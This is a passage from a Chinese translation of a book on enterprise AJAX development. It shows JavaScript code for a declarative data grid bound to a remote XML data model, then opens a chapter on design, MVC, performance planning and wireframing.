SimpleGrid类由列定义集合、表头和表尾以及行集合组成。此外，还有一些方法从Component类继承而来，Component类被声明式框架用于初始化、呈现和销毁组件，例如render()和dispose()。在SimpleGrid和SimpleGridColumn类[①]之间存在一对多的关系，SimpleGridColumn类包含用于呈现列数据的所有信息，例如列头、列尾、数据、宽度、类型和CSS属性。同样，SimpleGrid类继承自Component类，从而获得了声明解析和模板定义必不可少的功能。

因为我们使用UML模型设计了组件，从而获得了使用UML分析上的优势，并且实际上为组件生成了JavaScript代码的骨架，包括了所有属性的getter和setter，方法存根以及继承关系。因此，从一开始，我们就从工具的使用中获得了一些便利，传统上，我们把这些工具用于服务器或者桌面开发的C++或者Java中。

最初的SimpleGrid构造函数和Component类如下所示：

```
entAjax.Component = function(element) {
  this.element = element;
  this.id = element.getAttribute("id");
  this.renderTemplates = {};
  this.attributes = ["id","datasource","cssclass","cssstyle"];
  this.elements = [];
}

entAjax.Component.prototype.deserialize = function() {
  for (var i=0; i<this.attributes.length; i++) {
    var attr = this.attributes[i];
    this[attr] = this.element.getAttribute(attr);
  }
```

① 原文为Column类，应为SimpleGridColumn类，这样类图和描述才能相一致。——译者注

```
}

entAjax.SimpleGrid = function(element) {
  entAjax.SimpleGrid.baseConstructor.call(this, element);
  // 列对象集合
  this.columns = [];
  // 用于整个组件的基本模板
  this.template = '<table id ="{$id}" class="simplegrid">{$
Header}{$Data}{$Footer}</table>';
  // 首部模板
  this.headerPreProcessor = new entAjax.Processor({
    "root":{"predicate":"true","template":'<tr id="{$id}-
header" class="header-group">{$columns}</tr>'},
    "columns":{"predicate":"true","template":'<td
id="{$_parent.id}-header-{$index}" class="header header-
{$index}" style="width:{$columnWidth};">{$header.value}</td>'}
  });
  // 数据行模板
  this.rowPreProcessor = new entAjax.Processor({
    "root":{"predicate":"true","template":'<tr id="{$id}-row-
{$index}" class="row {$AltRowClass}"
eatype="row">{$columns}</tr>'},
    "columns":{"predicate":"true","template":'<td id="{$id}-
cell-{$index}_{$index}" class="column column-{$index}"
eatype="cell">{$item.value}</td>'}
  });
  // 尾部模板
  this.footerPreProcessor = new entAjax.Processor({
    "root":{"predicate":"true","template":'<tr id="{$id}-
footer" class="footer-group">{$columns}</tr>'},
    "columns":{"predicate":"true","template":'<td id="{$id}-
footer-{$index}" class="footer footer-
{$index}">{$footer.value}</td>'}
  });
}

entAjax.extend(entAjax.SimpleGrid, entAjax.Component);
```

在SimpleGrid构造函数中，我们执行的所有工作是为首部、尾部和数据创建三种不同的模板处理函数，以及一些初始默认的模板。对于这些模板，我们把来自数据网格的声明信息和初始的模板进行合并生成中间模板。这种做法的优势在于在组件生命周期中组件声明不需要进行修改，而数据却很可能发生改变。基于这种设计思想，在声明信息和模板进行合并后，我们缓存了中间模板，因此，当数据发生改变时我们能够复用已生成的中间模板，这种方式使得模板处理更为高效。

基于XHTML声明实例化一个SimpleGrid类的实例，我们使用了以下的反序列化方法，也即使用了Component基类中通用的方法：

```
entAjax.SimpleGrid.prototype.deserialize = function()
{
  entAjax.SimpleGrid.base.deserialize.call(this);
```

```
  // 遍历<ea:column>元素
  var columns =
entAjax.html.getElementsByTagNameNS("column","ea",this.element
);
  for (var i=0; i<columns.length; i++)
  {
    // 为每个声明的列创建一个新的SimpleGridColumn
    this.columns.push(new
entAjax.SimpleGridColumn({"element":columns[i],"index":this.co
lumns.length+1}));
  }

  // 基于声明信息缓存生成的模板结果
  this.rowTemplate = this.rowPreProcessor.applyTemplate(this);
  this.headerTemplate =
this.headerPreProcessor.applyTemplate(this);
  this.footerTemplate =
this.footerPreProcessor.applyTemplate(this);
}
```

反序列化方法负责在声明中查找元素并且从这些XHTML元素中把属性复制到JavaScript对象中。在SimpleGrid类的例子中，从<ea:column>XHTML元素中复制了所有的属性，然后继续执行所有的<ea:column>元素的查找，这些元素将被反序列化到SimpleGridColumn的JavaScript对象中，然后添加到数据网格的columns集合中。SimpleGridColumn对象同样反序列化声明，进一步获取关于列头、数据和列尾的信息。

此时，我们从XHTML声明将SimpleDataGrid的状态反序列化到JavaScript对象中，仅仅使用了以下两行代码：

```
var grid = new entAjax.SimpleGrid($("myGrid"));
grid.deserialize();
```

这里的myGrid是在Web页面中声明的id。为了让所有的代码组合在一起协同工作，让组件实际地自动进行反序列化，我们使用了在把Google地图转化为声明式组件中使用过的相同函数initComponents()，我们所需要完成的工作是创建一个工厂方法负责创建SimpleGrid类的实例，并把这个工厂方法的引用放置到全局散列表中，这个全局散列表将XHTML元素名称映射到各自的工厂方法：

```
entAjax.GridFactory = {
  "fromDeclaration": function(elem) {
    var grid = new entAjax.SimpleGrid(elem);
    grid.deserialize();
  }
}
entAjax.elements =
{"grid":{"method":entAjax.GridFactory.fromDeclaration}};
```

现在，数据网格仍然没有呈现出来，而且没有任何的数据用于呈现。我们可以把render方法添加到SimpleGrid类来进行修正，代码如下所示：

```
entAjax.SimpleGrid.prototype.render = function()
{
  this.renderTemplates["root"] =
{"predicate":"true","template":this.template};
  this.renderTemplates["Header"] =
{"predicate":"true","template":this.headerTemplate};
  this.renderTemplates["items"] =
{"predicate":"true","template":this.rowTemplate};
  this.renderTemplates["Footer"] =
{"predicate":"true","template":this.footerTemplate};
  this.renderTemplates["AltRowClass"] =
{"predicate":"true","template":altRowColor};

  // 创建一个容器用于放置组件并显示加载指示器
  this.container = document.createElement("div");
  this.element.appendChild(this.container);
  // 创建处理器用来缓存模板
  this.gridProcessor = new
entAjax.Processor(this.renderTemplates);
  // 从模板和数据中生成内容
  var html =
this.gridProcessor.applyTemplate(this.dataSource.items);
  this.container.innerHTML = html;
}
```

render方法使用了在反序列方法中创建的已缓存的呈现模板，并且把这些生成的模板应用到数据中，从而生成数据网格的内容，这些内容在使用了XHTML声明元素的innerHTML属性之后被放置到Web页面的DOM中。SimpleDataGrid的dataSource字段包含了将要呈现的数据，可以简单地将其设置到静态的客户数组来进行填充，如下所示：

```
grid.dataSource =
{"items":[{"Name":"Joe","Company":"Acme"},{"Name":"Bob","Compa
ny":"Widgets'r'us"}]};
```

4.4.2　连接到服务器

在企业应用中，呈现静态数据几乎是没什么用的，因此，让我们连接到服务器进行工作。为了从服务器读取数据，需要回到SimpleDataModel类，并添加一些新的功能。创建远程数据源的第一步是从服务器读取数据——我们将稍后处理插入、更新和删除。RemoteDataModel类的UML图如图4-4所示。

与SimpleDataModel相比，RemoteDataModel的重要新特性包括了用于从服务器读取数据的m_httpRequest私有属性，用于在数据可供消费时通知相关函数的onDataReady事件，以及当数据从服务器读取时处理从XHR对象获得的异步回调函数的m_readComplete方法，最后，还有我们用于从服务器将XML数据反序列化到JavaScript对象的itemFactory对象，RemoteDataModel代码如下所示：




图4-4 RemoteDataModel类图

```
entAjax.RemoteDataModel = function(items)
{
  // 调用基本构造函数初始化事件对象
  entAjax.RemoteDataModel.baseConstructor.call(this);
  // 当数据可供使用时，onDataReady将被触发
  this.onDataReady = new entAjax.SubjectHelper();
  // 这个handler是位于服务器上数据的URL
  this.handler = "";
  // 支持RemoteDataModel创建任意类型的对象
  this.itemFactory;
  // 用于从服务器读取数据的内部XHR对象
  this.m_httpRequest = new entAjax.HttpRequest();
}

// 继承自SimpleDataModel
entAjax.extend(entAjax.RemoteDataModel,
entAjax.SimpleDataModel);

entAjax.RemoteDataModel.prototype.read = function()
{
  //当数据可供使用时，请求服务器上的数据，然后调用m_readComplete
  this.m_httpRequest.completeCallback = entAjax.close(this,
this.m_readComplete);
  this.m_httpRequest.handler = this.handler;
  this.m_httpRequest.get();
}

entAjax.RemoteDataModel.prototype.m_readComplete =
function(serverResponseArgs)
{
  this.items = [];
  // 这一行应该进行封装，不过当前不存在什么问题
  var data =
serverResponseArgs.response.documentElement.childNodes;
  // 循环每一个返回的XML元素，执行反序列化
  for (var i=0; i<data.length; i++)
```

```
    {
      this.items.push(this.itemFactory.fromXml(data[i]));
    }
    // 通知大家数据已经可用
    this.onDataReady.notify(this, serverResponseArgs);
  }
```

让我们考虑RemoteDataModel类的几个要点。首先，通过handler字段指定的URL，从服务器异步请求数据，因此read()方法不再直接返回数据，read()不再阻塞JavaScript线程直到数据返回可用，而是为数据发送请求到服务器然后以不带任何返回值的方式直接返回。数据实际上是从我们添加的命名为m_readComplete()的新方法中返回，当数据最终从服务器返回时，这个方法将被执行。当异步请求完成时，就好像使用简单的XHR对象的回调函数一样，我们现在需要应用这个相同模式到自定义的JavaScript类中，这个类依赖于异步服务器请求。因此，我们引入了onDataReady事件，处理函数可以注册到这个事件中，并且在数据实际可用时得到通知。

RemoteDataModel类的第二个要点是，我们并不是从服务器的Web服务中返回JSON数据，而是返回普通的XML数据，这是另一个可以分解的方面，该分解可以创建RemoteXMLDataModel和RemoteJSONDataModel。这里出现了一个问题，因为数据网格组件依赖于基于JavaScript的模板，因此我们希望获得JavaScript对象数组作为数据源对象中的items字段。为了完成这个功能，在RemoteDataModel中创建了itemFactory字段，用于允许用户指定提供了fromXML方法的工厂对象，这个方法将基于从服务器返回的XML元素信息返回JavaScript对象。在这个例子中，因为我们希望创建Customer对象，所以我们设置RemoteDataModel的itemFactory字段为Customer-Factory类的一个实例：

```
entAjax.CustomerFactory = function(){}
entAjax.CustomerFactory.prototype.fromXml = function(element)
{
  return new entAjax.Customer(element);
}
```

目前我们已经有了一个实际上如何实例化Customer类的选择，而且我们决定了依赖这个类本身完成对XML元素的反序列化。另一种可选的方法是在外部创建Customer类的实例然后设置所有的相关字段。为了完成反序列化工作，我们创建了一个基本的Serializable类，如下所示：

```
entAjax.Serializable.prototype.deserialize = function() {
  for (var item in this) {
    if (typeof this[item] == "string") {
      var attr = this.element.getAttribute(item);
      if (attr != null)
      {
        this[item] = attr;
      }
    }
  }
}
```

这段代码遍历反序列化对象的XML元素的所有属性，将每个属性的名称和值的组合复制到

JavaScript对象中。Customer类如下所示：

```
entAjax.Customer = function(element)
{
  this.CustomerID="";
  this.CustomerName="";
  this.ContactName="";
  this.ContactEmail="";
  this.ContactTitle="";
  this.PhoneNumber="";
  this.Address="";
  this.Country="";
  this.RegionID="";
  entAjax.Customer.baseConstructor.call(this, element);
}
entAjax.extend(entAjax.Customer, entAjax.Serializable);
```

4.4.3 最终版本

现在，我们已经实现了可以用于数据网格连接的RemoteDataModel，我们需要真正地把他们连接起来。为了完成这个工作，我们可以更新GridFactory的fromDeclaration()方法，让这个方法同时创建RemoteDataModel实例并为RemoteDataModel的itemFactory指明合适的工厂实现，在这个例子中，即Customer的工厂，因为我们数据网格正在呈现的是Customer对象。

```
entAjax.GridFactory = {
  "fromDeclaration": function(elem) {
    var grid = new entAjax.SimpleGrid(elem);
    grid.deserialize();

    var rdm = new entAjax.RemoteDataModel();
    // 需要从datagrid中获取这个工厂...
    rdm.itemFactory = new entAjax.CustomerFactory();

    grid.setDataSource(rdm);
    }
}
```

数据网格的setDataSource()方法将执行一些操作，例如确保数据源提供程序确实是从DataModel类继承而来，设置远程数据源的handler字段为在数据网格中声明的服务器端指定处理函数的URL，并且把SimpleDataGrid中命名为m_renderReady()的新方法注册到数据源的onDataReady事件中。

```
entAjax.SimpleGrid.prototype.setDataSource =
function(dataSource) {
  if (dataSource instanceof entAjax.DataModel) {
    this.dataSource = dataSource;
    this.dataSource.handler = this.handler;
    this.dataSource.onDataReady.subscribe(this.m_renderReady,
this);
  }
```

```
}
```

当前，由于数据读取的异步本性，我们需要重新考虑数据网格的render()方法。render()方法将不再执行任何呈现工作，而是简单地调用数据源的read()方法。数据源将从服务器异步请求数据，然后通知所有注册到onDataReady的事件，其中的一个注册函数刚好是数据网格的m_renderReady事件，这个方法才是真正的呈现代码方法。

```
entAjax.SimpleGrid.prototype.m_renderReady = function()
{
  var html =
this.gridProcessor.applyTemplate(this.dataSource.items);
  // 移除任何已显示的活动指示器
  this.loadingComplete();
  // 把组件的内容设置为生成的HTML
  this.container.innerHTML = html;
}
```

这一难题的最后一步是将一个render()方法的调用添加到GridFactory中，如下所示：

```
entAjax.GridFactory = {
  "fromDeclaration": function(elem) {
    var grid = new entAjax.SimpleGrid(elem);
    grid.deserialize();
    var rdm = new entAjax.RemoteDataModel();
    rdm.itemFactory = new entAjax.CustomerFactory();
    grid.setDataSource(rdm);
    grid.render();
  }
}
```

目前为止，我们已经拥有了数据网格的全部操作，从服务器请求数据，并且在Web浏览器中呈现组件！完整的Web页面显示如下：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html xmlns:ea="http://www.enterpriseajax.com">
  <head>
    <title>Component Grid</title>
    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
    <link rel="stylesheet" href="simplestyle.css"
type="text/css">
    <script language="javascript" type="text/javascript"
src="entajax.toolkit.js"></script>
    <script language="javascript" type="text/javascript"
src="RemoteDataModel.js"></script>
    <script language="javascript" type="text/javascript"
src="SimpleDataGrid.js"></script>
  </head>
  <body>
    <ea:grid id="myGrid" handler="data.xml"
cssclass="CustomerGrid">
      <ea:columns>
        <ea:column width="100">
          <ea:header value="Name"
```

```
cssclass="myHeaderCSS"></ea:header>
          <ea:item value="{$ContactName)}"
cssclass="myRowCSS"></ea:item>
        </ea:column>
        <ea:column width="100">
          <ea:header value="Company"></ea:header>
          <ea:item value="{$CompanyName}"></ea:item>
          </ea:column>
        </ea:columns>
    </ea:grid>
  </body>
</html>
```

我们可能会注意到，基于这种方式开发的组件，同时还能够以纯JavaScript的方式实例化组件，不需要任何声明：

```
var grid = new entAjax.SimpleGrid(elem);
// 通过JavaScript建立所有的列
grid.columns.push(new entAjax.SimpleDataGridColumn());
grid.columns[0].header = new
entAjax.SimpleDataGridColumnHeader();
grid.columns[0].header.value = "ContactName";
grid.columns[0].item = new entAjax.SimpleDataGridColumnItem();
grid.columns[0].item.value = "{$ContactName}";
// 创建并且附加数据源
var rdm = new entAjax.RemoteDataModel();
rdm.itemFactory = new entAjax.CustomerFactory();
grid.setDataSource(rdm);
// 呈现组件
grid.render();
```

4.5 小结

本章介绍了很多内容，不仅仅包括了AJAX应用的开发，还包括了与用户Web浏览器的交互。本章全篇分析了开发AJAX应用时，命令式和声明式方法之间的一些差异，并且介绍了把Google地图组件修改为声明式组件的简单例子。同时还介绍了声明式编程的一些重要的变种，最为特别的是行为式编程。行为式AJAX是一个优秀的工具，用于获取已存在的HTML标记，在这些标记之上添加一些AJAX功能，这种方式使得我们的应用更具交互性和可用性。使用这么多的JavaScript技巧，我们继续经历从零开始构建，完成了开发声明式数据网格组件的整个过程。在后面的章节中，我们将在更大型的应用的上下文中围绕数据网格组件的不同方面的细微差别进行深入研究。

4.6 资源

XForms：http://www.w3.org/MarkUp/Forms/XSLT, http://www.w3.org/TR/xslt。

JSONT：http://goessner.net/articles/jsont/。

IE数据绑定：http://msdn.microsoft.com/workshop/author/databind/data_binding_ node_entry.asp。

Google地图：http://www.google.com/apis/maps/。

第5章 从设计到部署

从设计到部署，AJAX应用除了需要管理一些额外的复杂性之外，其开发过程和传统Web应用并无两样，这些复杂性主要来自于富用户界面和AJAX架构的构建过程。

当设计企业级软件时，我们需要制定一些项目计划描绘从初始阶段到部署阶段的详细路线图，确保通盘考虑了所需的资源，完成项目所需的时间和适当的管理风险，以及避免在整个设计过程中出现无法挽回的错误。在AJAX开发中，缺乏计划将导致以下结果：缺乏对用户首选浏览器的支持而遭到用户的拒绝，反复出现令人气愤的软件缺陷，让人不愉快的可用性缺陷，或者是诸如丢失数据和违反安全性原则等导致的重大失败。所有的这一切经常发生在不同的开发者身上，因为他们缺少必需的工具和计划。面对这些挑战，优秀的计划能够避免各种各样的重复修改。在AJAX开发中，性能是其中问题的一个方面，通过制定一些计划能够帮助项目开发更加流畅。尽管通过采用敏捷开发方法论例如极限编程（Extreme Programming）和测试驱动开发（Test-Driven Development）能够减少很多问题，但是我们同样应该了解和思考AJAX开发过程中某些方面的知识以防止重大的性能问题的发生。

我们从项目的初始筹备阶段开始，例如一些重要的设计决议，为这些决议绘制原型，并且研究这些决议选择是否存在性能问题。其中包括了线框绘制（wireframing）技术和JavaScript 基线测量（benchmarking）。此外，我们还看到了如何建立单元测试和功能测试的可用工具来保证AJAX组件质量。还介绍了调试AJAX应用的所有工具。最后，我们还研究了围绕AJAX应用部署的相关问题，例如脚本压缩。

5.1 设计

我们从应用和组件设计开始。上一章介绍了声明式组件的构建过程，并且探索了这个过程中存在的一些设计问题。本章将考察能够对AJAX应用设计提供一些指导的重要动机。从高层面上讲，AJAX应用的“设计”与传统Web应用相差无几，这一点很重要。不过，我们需要对某些方面做出一些略微不同的思考，而且很多的设计决议将会影响巨大。性能和可维护性是需要特殊关注的一些领域。从应用的外部角度看，性能问题是必须重点关注的。这个问题同时包括了JavaScript的性能，网络加载数据的等待时间和服务器负载。另一方面，当开发AJAX应用时，可维护性也变得日渐重要起来，因为作为相对少数的天才AJAX开发者中的一员意味着你常常需要让新手快速上手。最为重要的是，JavaScript难以调试是众所周知的，因此使用一套已定义的设计和使用合

适的设计模式将非常有用。本章后面将讨论单元测试。

当设计AJAX应用时，不要忘了过去曾经学到的编程经验。尤其是记住使用传统设计模式和建模方法带来的优势，并且认识到它们哪些方面不再适用于诸如JavaScript这样的动态编程语言。本书的重点是如何以一种注重实效的方式把设计模式应用到JavaScript的开发过程中。此外，我们还重点介绍了我们的应用应该采取什么样的方式和数据一起协同工作，这对于构建成功的AJAX应用至关重要。AJAX应用中的数据存在多种设计方法，采用什么样的设计方法很大程度上取决于应用处理的数据类型。

5.1.1 AJAX 建模

关于建模，因为上一章已经做过一些讨论，这里我们不再花费太多的时间在这个主题上。只因为我们处理的是JavaScript语言，并不能意味着我们不需要，或者不想使用UML来描述系统的运作，特别是当我们进入高级AJAX技术，需要对XHR请求进行排队，并执行复杂的错误处理或其他基于异步编程需要处理的，甚至更为重要的是需要和所有涉众利益人（stakeholder）进行沟通的相关问题。服务器端开发者需要了解目标输出是什么，支持团队需要了解如何支持这个产品，而且客户端开发者需要对所有的架构决议都了如指掌。此外，正如上一章实现的，我们仍然使用UML为面向对象JavaScript开发生成代码，而且通过一些附加的工作，我们甚至可以获得JavaScript代码的反向工程。虽然，对于“小小的JavaScript函数”而言，使用UML有点大材小用，但是如果使用面向对象的JavaScript开发更为大型的系统时，建模必然扮演着重要的角色。

在AJAX应用设计阶段通常较短的时间内，应该采用轻量级技术，如果可能，应该包含一个简单的wiki程序来跟踪设计决议，以及一个权证或缺陷跟踪系统来监视可交付程序以及随着时间的推移这些程序是如何完成的。简单的设计应该为软件挖掘出一些简单的核心用例，这些用例同时也被引入到整个开发的生命周期中，并且驱动其他方面，例如代码开发和测试。在场景或者用例确定之后，以及相应的需求确定之后，我们可以使用简单的在线系统，例如Trac来跟踪任务，而且还可以编写测试检查需求是否实现。大多数的需求、用例和简单的软件设计都能够使用UML建模来实现，UML建模提供了很多好处，不仅仅是我们最初看到的代码生成。

5.1.2 应用模型–视图–控制器模式

与Java和.Net的开发者相比，具有Web设计背景的开发者对MVC架构更不熟悉，但是在横跨服务器和客户端代码之间使用嵌套的MVC不仅仅是一种可能，而且对于可复用可维护的应用而言还是必需的。

正如上文讨论过的，在传统Web开发中，HTML输出通常被认为是视图，但是在AJAX设计中，还存在横跨客户端和服务器的业务逻辑，因此我们能够在JavaScript应用层面和在JavaScript对象或者组件层面上使用MVC技术。当特定的浏览器升级后改变了对DHTML的呈现方式时，诸如这类的变化，采用MVC技术对可维护性的影响就变得显而易见了。视图和控制器的适当抽象意味着我们可以更新代码的某个部分，这种更新效果会波及整个应用。另一种可选方案是使用缠绕的JavaScript模型[①]，这种模型需要重新执行测试并在业务逻辑中查找视图代码出现的所有问题。

① 即模型和视图代码混合在一起的编码方式。——译者注

这种测试点比较难以执行测试。通过为基于MVC的各个部分编写可维护的单元测试和功能测试，不仅意味着我们能够拥有很大的信心进行重构，不再面对大型的回归缺陷。这种MVC设计方法还意味着从一开始就让重构更加的简单。在本章后面部分我们将深入了解AJAX测试。使用MVC还具有很多的优势，这些优势虽然是无形的，但是很重要。基于MVC思想进行应用架构设计能够让新开发者更简单地加入项目，并使学习少走弯路。

5.1.3　预先考虑性能问题

AJAX的一些常见的负面评价都和性能问题有关，这些问题来自错误的架构之上所实现的拙劣解决方案。在项目的设计阶段，我们需要考虑一些重要的方面，包括：

- 带宽消耗——频繁离散的服务器请求导致了服务器忙碌的应对很多微小数据片段的交付。从而形成用户等待时间逐渐增加的不良后果。无论如何，频繁发送大量微小的请求将对用户体验造成负面影响。
- JavaScript运行效率低——作为一门解释性语言，JavaScript经常让浏览器陷入困境，并且让CPU使用率陡增到接近最大值，缺乏常规的多线程机制使得这些问题的处理相当棘手。
- JavaScript能够增加页面的内存使用量，使得脚本的下载变得更加缓慢。

事实上，JavaScript内置足够强大的计算能力和模板容量，这一点很优秀，因为这意味着服务器能够把更多的时间用来处理更加重要的事件，例如快速响应其他请求。为了在数据表格中呈现数据行，验证表单输入字段或者甚至是用户界面布局，当需要实际输出HTML时，我们可以把大量的类似工作转移到浏览器中处理。同时，还存在其他的一些技术，我们能够用于提前考虑一些常见的性能问题：

- 传输数据，而不是传输结构。一般而言，使用JavaScript格式化和输出数据为HTML，比起在XHR中直接传输HTML到浏览器更为高效——尤其是在服务器超负荷时，或者是带宽比较昂贵时。当用户开始使用应用执行操作，应用结构和用户界面布局信息应该仅被客户端下载一次。后续发送到服务器的请求应该仅仅是请求数据，尽可能少的请求结构信息。结构化的信息能够是XSLT模板、HTML代码片段、CSS或者甚至是普通字符串构建的JavaScript。
- 控制JavaScript程序。使用`window.setTimeout()`方法，我们能够打破长时间运行的JavaScript程序。这种方式能够有效的延长JavaScript的工作时间，允许页面能够正常持续地运行。我们能够采用这种方式把服务器的负担转移到客户端。
- 分类和协调特殊的请求类别。并不是所有的服务器请求都是平等创建的。诸如计数器增加或者从服务器请求内容片段的简单的请求都应该快速的得到处理，但是诸如插入一行数据到数据库，或者运行一个报表生成程序，这一类都是服务器密集型（server-intensive）的处理。因为XHR请求通常是调用离散的功能片段。我们有机会可以基于具体完成的操作控制特定类型的请求。实现这种控制的其中一种方法是根据平均服务响应时间对XHR请求进行分类，这个时间即服务器完成特定类型请求操作消耗的时间，或者是数据库指令的运行消耗时间——复杂的SELECT语句连接多个数据表执行操作是很耗费时间的。
- 增加有效载荷大小，减少请求频率。对于大部分应用，开发者往往过度使用XHR。通常情况下，做为一种可选的方案，我们选择的稳妥方法是增加数据包大小，在每个请求中发送

更多的数据，并且通过等待直到足够的数据需要传输时才发送，从而减少请求的频繁度。

- 在客户端执行基本的校验。为少量离散数据的检查而持续影响服务器将同时降低服务器性能和用户体验，如果很多用户同时使用应用或者网络响应时间比较缓慢，这种情况尤为突出。一般而言，非重要类型的字段验证的负荷能够而且也应该转移到客户端。
- 按需加载。使用JavaScript技术，我们还能够延迟XHR请求直到用户确实需要使用这些数据。通过把工作量分发到不同的时间段，我们能够改善应用的响应性，不会给服务器造成多余的负担。
- 预加载。与这个世界很多其他现象一样，AJAX数据模式之间存在一些细微的权衡。这个要点和上一个要点[①]存在一些冲突，如果我们的服务器能够承受负荷，我们将无法获得数据缓存的优势，此时使用预加载数据能够很大程度上改善AJAX应用的性能。

5.2 原型设计

在设计的最初阶段，应用的一些原型设计（prototyping）能够清理很多模糊需求，而且允许我们测试各种JavaScript技术的预期目标。原型设计的概念在JavaScript开发过程中相当重要，因为浏览器存在相对异常的表现和读取到的信息难以跨浏览器正确呈现等因素。

线框绘制

线框绘制（wireframing）是在纸张或者设计工具中可视化的模绘出用户界面的一个过程，不过这个过程仅仅集中在屏幕上的基本布局和功能分组。线框（Wireframe）是描述应用唯一状态的最佳方式。这种方式可以把设计团队中所有人的思想统一到一起，并且挖掘出需要更进一步讨论的问题领域，这种方法很有用。线框同时还用于为最终应用的大体布局进行建模。

线框用于以下几个方面：

- 描绘用户动作。
- 显示系统决议。
- 演示过程和功能。
- 演示应用导航。
- 描绘内容的显示位置和优先级。

线框并非用于以下几方面：

- 描绘可视化设计。
- 演示图形化处理。
- 提供最终的副本或者标签。

虽然已经描绘出了每个屏幕出现的内容或者是最终产品状态，但是仍然缺少颜色、排版和图片。通过这种方法我们能够界定实现内容的计划范围和讨论相关领域的功能、交互、布局和工作流。这种方法还能够帮助避免不重要的“观感”（look and feel）影响我们的注意力，这些“观感”的相关问题应该在稍后阶段进行处理。

① 指按需加载。——译者注

为用户界面设计原型同样至关重要，因为用户界面的质量将在很大程度上影响用户对应用的接收。描绘用户界面及其交互的过程迫使我们深入思考相关的问题，而且无疑还能够找到可以改进创新的机会。用户界面原型设计通常包括创建系统的界面模型用于估量可用性，获取大多数人关于界面排版和功能的意见，而且还包括用户交互演示或者“交互关注瞬间”（interesting moments）。①

5.2.1　线框绘制

理论上讲，线框在高层面结构设计或者功能性需求收集阶段和实际屏幕设计之间的某个时刻开始创建。在设计客户管理系统AJAX应用范例时，我们希望通过建模作为设计的起点，包括为查看、搜索、更新和删除在内的不同状态进行建模，以这种方式显示它们之间的区别。

在图5-1中，我们看到了一个客户管理系统屏幕的基本线框模型，这个模型显示了一些分离的AJAX组件，包括了一个搜索框（c），数据网格（e）和数据窗口（g）。图形下方是对位于不同区域图形的简要描述。使用这些简单的演示方法，我们尝试对应用中的一些基本交互进行建模。




图5-1　客户管理系统初始状态

A：应用的图标（logo）。

B：帮助和退出动作。Help用于启动帮助模式窗口，Sign out用于让用户退出应用。

C：搜索框。用户能够在这个搜索框中录入信息，用于过滤数据网格的内容。当用户录入时，结果将通过AJAX请求自动更新。当数据请求发送后，活动指示器（d）显示loading动画。

D：活动指示器。当数据请求处理没有完成时显示动画。

